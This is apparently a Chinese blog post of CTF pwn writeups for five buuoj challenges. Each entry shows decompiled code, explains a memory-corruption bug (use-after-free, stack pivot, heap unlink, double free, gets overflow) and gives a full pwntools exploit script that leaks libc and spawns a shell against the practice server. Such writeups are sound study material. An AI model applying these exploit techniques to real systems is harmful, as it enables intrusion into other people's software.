buuoj Pwn writeup 81-85

原创

yongbaoii 于 2021-02-26 16:02:34 发布 55 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/114018623

81 pwnable_hacknote

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Sy
mbols       Yes 0               2       ./81
```

菜单堆


```
int sub_8048956()
{
  puts("----------------------");
  puts("       HackNote       ");
  puts("----------------------");
  puts(" 1. Add note          ");
  puts(" 2. Delete note       ");
  puts(" 3. Print note        ");
  puts(" 4. Exit              ");
  puts("----------------------");
  return printf("Your choice :");
}
```


add

```
unsigned int v5; // [esp+1Ch] [ebp-Ch]

v5 = __readgsdword(0x14u);
if ( dword_804A04C <= 5 )
{
  for ( i = 0; i <= 4; ++i )
  {
    if ( !*(&ptr + i) )
    {
      *(&ptr + i) = malloc(8u);
      if ( !*(&ptr + i) )
      {
        puts("Alloca Error");
        exit(-1);
      }
      *(_DWORD *)*(&ptr + i) = sub_804862B;
      printf("Note size :");
      read(0, buf, 8u);
      size = atoi(buf);
      v0 = (int)*(&ptr + i);
      *(_DWORD *)(v0 + 4) = malloc(size);
      if ( !*((_DWORD *)*(&ptr + i) + 1) )
      {
        puts("Alloca Error");
        exit(-1);
      }
      printf("Content :");
      read(0, *((void **)*(&ptr + i) + 1), size);
      puts("Success !");
      ++dword_804A04C;
      return __readgsdword(0x14u) ^ v5;
    }
  }
```


申请好的结构是下面这样的。



delete

```
unsigned int delete()
{
  int v1; // [esp+4h] [ebp-14h]
  char buf[4]; // [esp+8h] [ebp-10h] BYREF
  unsigned int v3; // [esp+Ch] [ebp-Ch]

  v3 = __readgsdword(0x14u);
  printf("Index :");
  read(0, buf, 4u);
  v1 = atoi(buf);
  if ( v1 < 0 || v1 >= dword_804A04C )
  {
    puts("Out of bound!");
    _exit(0);
  }
  if ( *(&ptr + v1) )
  {
    free(*((void **)*(&ptr + v1) + 1));
    free(*(&ptr + v1));
    puts("Success");
  }
  return __readgsdword(0x14u) ^ v3;
}
```


没有清理干净，uaf。

print

```
unsigned int print()
{
  int v1; // [esp+4h] [ebp-14h]
  char buf[4]; // [esp+8h] [ebp-10h] BYREF
  unsigned int v3; // [esp+Ch] [ebp-Ch]

  v3 = __readgsdword(0x14u);
  printf("Index :");
  read(0, buf, 4u);
  v1 = atoi(buf);
  if ( v1 < 0 || v1 >= dword_804A04C )
  {
    puts("Out of bound!");
    _exit(0);
  }
  if ( *(&ptr + v1) )
    (*(void (__cdecl **)(_DWORD))*(&ptr + v1))(*(&ptr + v1));
  return __readgsdword(0x14u) ^ v3;
}
```


直接调用那个puts函数，

那直接想到如果把它改成system，content里面改成'/bin/sh'，这不就好了嘛？

先申请一个0x8的，再申请0x100的，再全部释放掉，就会导致fastbin里面会有三个chunk，再申请0x8，就可以对chunk0的第一层chunk进行任意写。

因为uaf，导致我们还是能使用print函数，但是print的那个chunk被清空了，我们就利用刚刚的任意写，给它写进去，然后做到泄露地址。

释放掉申请回来再次任意写，system，参数，都写进去，要注意，这个时候system的参数就是第一层chunk，而不是chunk里面的第二个指针了，所以下面用到了'||sh'。

```python
# -*- coding: utf-8 -*-
from pwn import*

r=remote('node3.buuoj.cn',27080)
#r = process('./81')
elf=ELF('./81')

libc = ELF('./32/libc-2.23.so')
#libc = ELF('/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_i386/libc.so
.6')

context.log_level = "debug"

def add(size, content):
    r.sendlineafter("Your choice :", "1")
    r.sendlineafter("Note size :", str(size))
    r.sendlineafter("Content :", content)

def delete(index):
    r.sendlineafter("Your choice :", "2")
    r.sendlineafter("Index :", str(index))

def show(index):
    r.sendlineafter("Your choice :", "3")
    r.sendlineafter("Index :", str(index))

puts_got = elf.got['puts']
putss = 0x804862b

add(0x8, '/bin/sh\x00') #0
add(0x100, 'bbbb') #1
add(0x10, 'cccc') #2 防合并

delete(0)
delete(1)

payload = p32(putss) + p32(puts_got)
add(0x8, payload) #3
show(0)
#chunk里面的内容free掉了，再写回来
#gdb.attach(r)

puts_addr = u32(r.recv(4))
libc_base = puts_addr - libc.sym['puts']
system_addr = libc_base + libc.sym['system']

print hex(libc_base)

delete(3)
payload = p32(system_addr) + '||sh'
add(0x8, payload)
#释放掉重新申请重新写一下

#gdb.attach(r)

show(0)
#get shell
r.interactive()
```

82 actf_2019_babystack

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   No Sy
mbols       No  0               4       ./82
```

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  __int64 result; // rax
  char s[208]; // [rsp+0h] [rbp-D0h] BYREF

  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  signal(14, (__sighandler_t)handler);
  alarm(0x3Cu);
  memset(s, 0, sizeof(s));
  puts("Welcome to ACTF's babystack!");
  sleep(3u);
  puts("How many bytes of your message?");
  putchar('>');
  sub_400A1A();
  if ( nbytes <= 0xE0 )
  {
    printf("Your message will be saved at %p\n", s);
    puts("What is the content of your message?");
    putchar(62);
    read(0, s, nbytes);
    puts("Byebye~");
    result = 0LL;
  }
  else
  {
    puts("I've checked the boundary!");
    result = 1LL;
  }
  return result;
}
```


先来看这个signal函数。

C 库函数 void (*signal(int sig, void (*func)(int)))(int) 设置一个函数来处理信号，即带有 sig 参数的信号处理程序。

那么意思就是会处理咱们超时的信号，输出Time Out!

第二个划线处呢输出了栈里面的地址。

发现可以溢出，然后又给了栈上的地址，又可以写栈上的内容，标标准准往栈上的栈迁移。

我们溢出修改ebp的值，返回地址那里写上leave ret，将栈迁移。

先泄露libc的地址，然后返回到main函数，再次栈迁移，然后拿到shell。

这里有个很奇怪的事情就是我在输入0x的时候fgets函数会给我截胡，返回给s的就一个0.

所以你在发how many的时候不能写0xe0

exp

```python
# -*- coding: utf-8 -*-
from pwn import *

context.log_level = "debug"

#r = remote('node3.buuoj.cn',26956)
r =  process("./82")
elf = ELF('./82')
libc = ELF('./64/libc-2.27.so')

pop_rdi = 0x400ad3
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
main_addr = 0x4008f6
leave_ret = 0x400a18
ret_addr = 0x400a19
#r.sendlineafter(">", "0xe0")
r.sendlineafter(">", str(0xe0))
r.recvuntil("0x")

stack_addr = int(r.recv(12), 16)

print hex(stack_addr)

#gdb.attach(r)

payload = p64(0) + p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(main_addr)
payload = payload.ljust(0xd0, 'a') + p64(stack_addr) + p64(leave_ret)

r.recvline()
r.recvuntil('>')
r.send(payload)
#哦哦哦  这个地方不要用sendline，不然多发出去的那个回车就会下一次输出，然后就错了
r.recvuntil("Byebye~\n")

puts_addr = u64(r.recv(6).ljust(8, '\x00'))
libc_base = puts_addr - libc.sym['puts']
system_addr = libc_base + libc.sym['system']

r.sendlineafter(">", str(0xe0))
r.recvuntil("0x")

stack_addr = int(r.recv(12), 16)
print hex(stack_addr)
payload = '/bin/sh\x00' + p64(pop_rdi) + p64(stack_addr) + p64(ret_addr) + p64(system_addr)
payload = payload.ljust(0xd0, 'a') + p64(stack_addr) + p64(leave_ret)
r.recvline()

#gdb.attach(r)

r.recvuntil(">")
r.send(payload)

r.interactive()
```

要注意这是部署再ubuntu18.04上的，会有栈对齐，再system前面要加上ret，也可以用one_gadget，

83 hitcon2014_stkof

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Sy
mbols       Yes 0               3       ./83
```

这道题

利用思路先不说，亮点是程序好不好？

明明是个菜单题，但是都没有菜单。

first

```
__int64 first()
{
  __int64 size; // [rsp+0h] [rbp-80h]
  char *v2; // [rsp+8h] [rbp-78h]
  char s[104]; // [rsp+10h] [rbp-70h] BYREF
  unsigned __int64 v4; // [rsp+78h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  fgets(s, 16, stdin);
  size = atoll(s);
  v2 = (char *)malloc(size);
  if ( !v2 )
    return 0xFFFFFFFFLL;
  (&::s)[++dword_602100] = v2;
  printf("%d\n", (unsigned int)dword_602100);
  return 0LL;
}
```


然后那里面那(&：：s)是个什么鬼……

```
mov     rdx, [rbp+var_78]
mov     ds:s[rax*8], rdx
```

这是它的汇编……

大概就是申请chunk，地址放在bss段。

second

```
__int64 second()
{
  __int64 result; // rax
  int i; // eax
  unsigned int v2; // [rsp+8h] [rbp-88h]
  __int64 n; // [rsp+10h] [rbp-80h]
  char *ptr; // [rsp+18h] [rbp-78h]
  char s[104]; // [rsp+20h] [rbp-70h] BYREF
  unsigned __int64 v6; // [rsp+88h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  fgets(s, 16, stdin);
  v2 = atol(s);
  if ( v2 > 0x100000 )
    return 0xFFFFFFFFLL;
  if ( !(&::s)[v2] )
    return 0xFFFFFFFFLL;
  fgets(s, 16, stdin);
  n = atoll(s);
  ptr = (&::s)[v2];
  for ( i = fread(ptr, 1uLL, n, stdin); i > 0; i = fread(ptr, 1uLL, n, stdin) )
  {
    ptr += i;
    n -= i;
  }
  if ( n )
    result = 0xFFFFFFFFLL;
  else
    result = 0LL;
  return result;
}
```


这里看个函数 fread

```
ptr -- 这是指向带有最小尺寸 size*nmemb 字节的内存块的指针。
size -- 这是要读取的每个元素的大小，以字节为单位。
nmemb -- 这是元素的个数，每个元素的大小为 size 字节。
stream -- 这是指向 FILE 对象的指针，该 FILE 对象指定了一个输入流。
```

所以这里其实看的出来是个堆溢出。

third

```
__int64 third()
{
  unsigned int v1; // [rsp+Ch] [rbp-74h]
  char s[104]; // [rsp+10h] [rbp-70h] BYREF
  unsigned __int64 v3; // [rsp+78h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  fgets(s, 16, stdin);
  v1 = atol(s);
  if ( v1 > 0x100000 )
    return 0xFFFFFFFFLL;
  if ( !(&::s)[v1] )
    return 0xFFFFFFFFLL;
  free((&::s)[v1]);
  (&::s)[v1] = 0LL;
  return 0LL;
}
```


这是个free，指针啥的还是清理好了的。

```
__int64 fourth()
{
  unsigned int v1; // [rsp+Ch] [rbp-74h]
  char s[104]; // [rsp+10h] [rbp-70h] BYREF
  unsigned __int64 v3; // [rsp+78h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  fgets(s, 16, stdin);
  v1 = atol(s);
  if ( v1 > 0x100000 )
    return 0xFFFFFFFFLL;
  if ( !(&::s)[v1] )
    return 0xFFFFFFFFLL;
  if ( strlen((&::s)[v1]) <= 3 )
    puts("//TODO");
  else
    puts("...");
  return 0LL;
}
```


就检查有没有。

堆溢出的话其实一般有两种思路，一个是unlink，一个是制造overlapping，走off by one那一套。

那么因为这个题可以覆写got表，libc又是2.23，那我们就简单点，走unlink的路子。

unlink的话就是先再chunk1中把fd，bk写好，然后free掉chunk2，就可以控制bss，接着把bss地址那里写入got表地址，从而劫持free的chunk，写入system地址就好。

```
from pwn import*

elf = ELF('./83')
r = remote("node3.buuoj.cn", 26454)
libc = ELF('./64/libc-2.23.so')

context.log_level = "debug"
```

```
def alloc(size):
    r.sendline('1')
    r.sendline(str(size))
    r.recvuntil('OK\n')


def edit(idx, size, content):
    r.sendline('2')
    r.sendline(str(idx))
    r.sendline(str(size))
    r.send(content)
    r.recvuntil('OK\n')


def delete(idx):
    r.sendline('3')
    r.sendline(str(idx))


puts_plt=elf.plt['puts']
puts_got=elf.got['puts']
free=elf.got['free']
ptr=0x602150

alloc(0x100)
#因为程序没有setvbuf，所以这个地方要先申请一个chunk。

alloc(0x20)
alloc(0x80)

payload=p64(0)+p64(0x21)+p64(ptr-0x18)+p64(ptr-0x10)
payload+=p64(0x20)+p64(0x90)
edit(2,len(payload),payload)

delete(3)
r.recvuntil('OK')

payload=p64(0)+p64(0)+p64(free)+p64(ptr-0x18)+p64(puts_got)
edit(2,len(payload),payload)
edit(1,8,p64(puts_plt))
delete(3)


libc_base = u64(r.recv(6).ljust(8,'\x00'))-libc.symbols['puts']
r.recvuntil('OK')
system_addr=libc_base+libc.symbols['system']


payload=p64(0)+p64(0)+p64(free)+p64(ptr-0x18)+p64(ptr+0x10)+"/bin/sh"
edit(2,len(payload),payload)
edit(1,8,p64(system_addr))
delete(3)
r.interactive()
```

setbuf

84 ciscn_2019_es_1

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   81 Sy
mbols   Yes     0               4       ./84
```

菜单堆


```
unsigned __int64 menu()
{
  unsigned __int64 v1; // [rsp+8h] [rbp-8h]

  v1 = __readfsqword(0x28u);
  puts("======================");
  puts("How are you ~~~~\nBy the way,i don't want 996 !");
  puts("1.Add a 996 info");
  puts("2.Show info");
  puts("3.Call that 996 compary!");
  puts("4.I hate 996!");
  printf("choice:");
  return __readfsqword(0x28u) ^ v1;
}
```

```
unsigned __int64 add()
{
  int v1; // [rsp+4h] [rbp-3Ch]
  void **v2; // [rsp+8h] [rbp-38h]
  size_t size[5]; // [rsp+10h] [rbp-30h] BYREF
  unsigned __int64 v4; // [rsp+38h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  if ( heap_number > 12 )
  {
    puts("Enough!");
    exit(0);
  }
  v1 = heap_number;
  *((_QWORD *)&heap_addr + v1) = malloc(0x18uLL);
  puts("Please input the size of compary's name");
  __isoc99_scanf("%d", size);
  *(_DWORD *)(*((_QWORD *)&heap_addr + heap_number) + 8LL) = size[0];
  v2 = (void **)*((_QWORD *)&heap_addr + heap_number);
  *v2 = malloc(LODWORD(size[0]));
  puts("please input name:");
  read(0, **((void ***)&heap_addr + heap_number), LODWORD(size[0]));
  puts("please input compary call:");
  read(0, (void *)(*((_QWORD *)&heap_addr + heap_number) + 12LL), 0xCuLL);
  *(_BYTE *)(*((_QWORD *)&heap_addr + heap_number) + 23LL) = 0;
  puts("Done!");
  ++heap_number;
  return __readfsqword(0x28u) ^ v4;
}
```


add 结构还挺复杂。



要值得注意的是……没有free。

show

```
unsigned __int64 show()
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("Please input the index:");
  __isoc99_scanf("%d", &v1);
  getchar();
  if ( *((_QWORD *)&heap_addr + v1) )
  {
    puts("name:");
    puts(**((const char ***)&heap_addr + v1));
    puts("phone:");
    puts((const char *)(*((_QWORD *)&heap_addr + v1) + 12LL));
  }
  puts("Done!");
  return __readfsqword(0x28u) ^ v2;
}
```


平平无奇输出内容函数。

call

```
unsigned __int64 call()
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("Please input the index:");
  __isoc99_scanf("%d", &v1);
  if ( *((_QWORD *)&heap_addr + v1) )
    free(**((void ***)&heap_addr + v1));
  puts("You try it!");
  puts("Done");
  return __readfsqword(0x28u) ^ v2;
}
```


释放的很不彻底，只是free了第二层的chunk，也没有清空，造成了uaf。

那我们具体思路就有了。首先申请unsorted bin然后free掉，通过uaf来show它libc的地址，泄露libc。

然后我们制造一个double free，通过它来进行malloc_attack。

结果做半天本地跑过了远程过不了，然后才发现是ubuntu18.04 我吐了。

这还不用绕double free。

exp

```python
# -*- coding: utf-8 -*-
from pwn import*

r = remote("node3.buuoj.cn", 25398)
#r = process("./84")

context.log_level = "debug"

elf = ELF("./84")
libc = ELF("./64/libc-2.27.so")
#libc = ELF("/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_amd64/libc.s
o.6")
def add(size, name, phone):
    r.sendlineafter("choice:", "1")
    r.sendlineafter("Please input the size of compary's name\n", str(size))
    r.sendafter("please input name:\n", name)
    r.sendafter("please input compary call:\n", str(phone))

#这里的name,phone程序中用的都是read,
#如果上面的size跟下面的name个数一样，sendline会多送入一个回车
#这个回车读不进去，会在下一个输入的时候读进去
#就发生了错误，所以保险点，就都send

def show(index):
    r.sendlineafter("choice:", "2")
    r.sendlineafter("Please input the index:\n", str(index))

def call(index):
    r.sendlineafter("choice:", "3")
    r.sendlineafter("Please input the index:\n", str(index))

one_gadget = 0x4526a
add(0x410,'doudou','137')#0
add(0x28,'doudou1','138')#1
add(0x68,'/bin/sh\x00','139')#2

#直接申请一个large chunk省得去申请一堆small

call(0)
show(0)
malloc_hook=(u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00')) & 0xfffffffffffff000) + (libc.sym['__malloc_hook'] &
0xfff)
libc_base = malloc_hook - libc.sym['__malloc_hook']

free_hook=libc_base+libc.sym['__free_hook']
one_gadget = libc_base + libc.sym['system']
call(1)
call(1)
add(0x28,p64(free_hook),123123)
add(0x28,'111',123123)
add(0x28,p64(one_gadget),123123)
call(2)

r.interactive()
```

85 cmcc_pwnme2

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   80 Sy
mbols   No      0               8       ./85
```

```
int __cdecl main(int argc, c
{
  char s[132]; // [esp+0h] [

  string = 0;
  fflush(stdout);
  puts("Welcome");
  puts("Please input:");
  fflush(stdout);
  gets(s);
  userfunction(s);
  return 0;
}
```

```
int __cdecl userfunction(char *src)
{
  char dest[108]; // [esp+Ch] [ebp-6Ch] BYREF

  strcpy(dest, src);
  return printf("Hello, %s\n", src);
}
```

主函数，userfunction函数，看上去两个溢出点。但是显然如果主函数s大小不恰当会首先在userfunction函数就造成溢出，所以溢出还是得在user中进行。

有三个可以利用的函数。

exec_string。

```
int exec_string()
{
  char s; // [esp+Bh] [ebp-Dh] BYREF
  FILE *stream; // [esp+Ch] [ebp-Ch]

  stream = fopen(&string, "r");
  if ( !stream )
    perror("Wrong file");
  fgets(&s, 50, stream);
  puts(&s);
  fflush(stdout);
  return fclose(stream);
}
```



```
char *__cdecl add_flag(int a1, int a2)
{
  char *result; // eax

  if ( a1 == -889275714 && a2 == -1414664179 )
  {
    result = (char *)(strlen(&string) + 134520928);
    strcpy(result, "/.flag1");
  }
  return result;
}
```


那个exec_string函数可以去读取flag，那么我们就通过栈溢出，把string那里的数据给它换掉，换成flag文件名。然后再栈溢出到那个函数就好了。

exp

```
from pwn import *

r = remote('node3.buuoj.cn',29222)
elf=ELF('./85')

exec_string=0x080485cb
string=0x0804a060
gets=elf.sym['gets']

r.recvuntil('Please input:\n')

payload='a'*(0x6c+4)+p32(gets)+p32(exec_string)+p32(string)

r.sendline(payload)
r.sendline('flag')
r.interactive()
```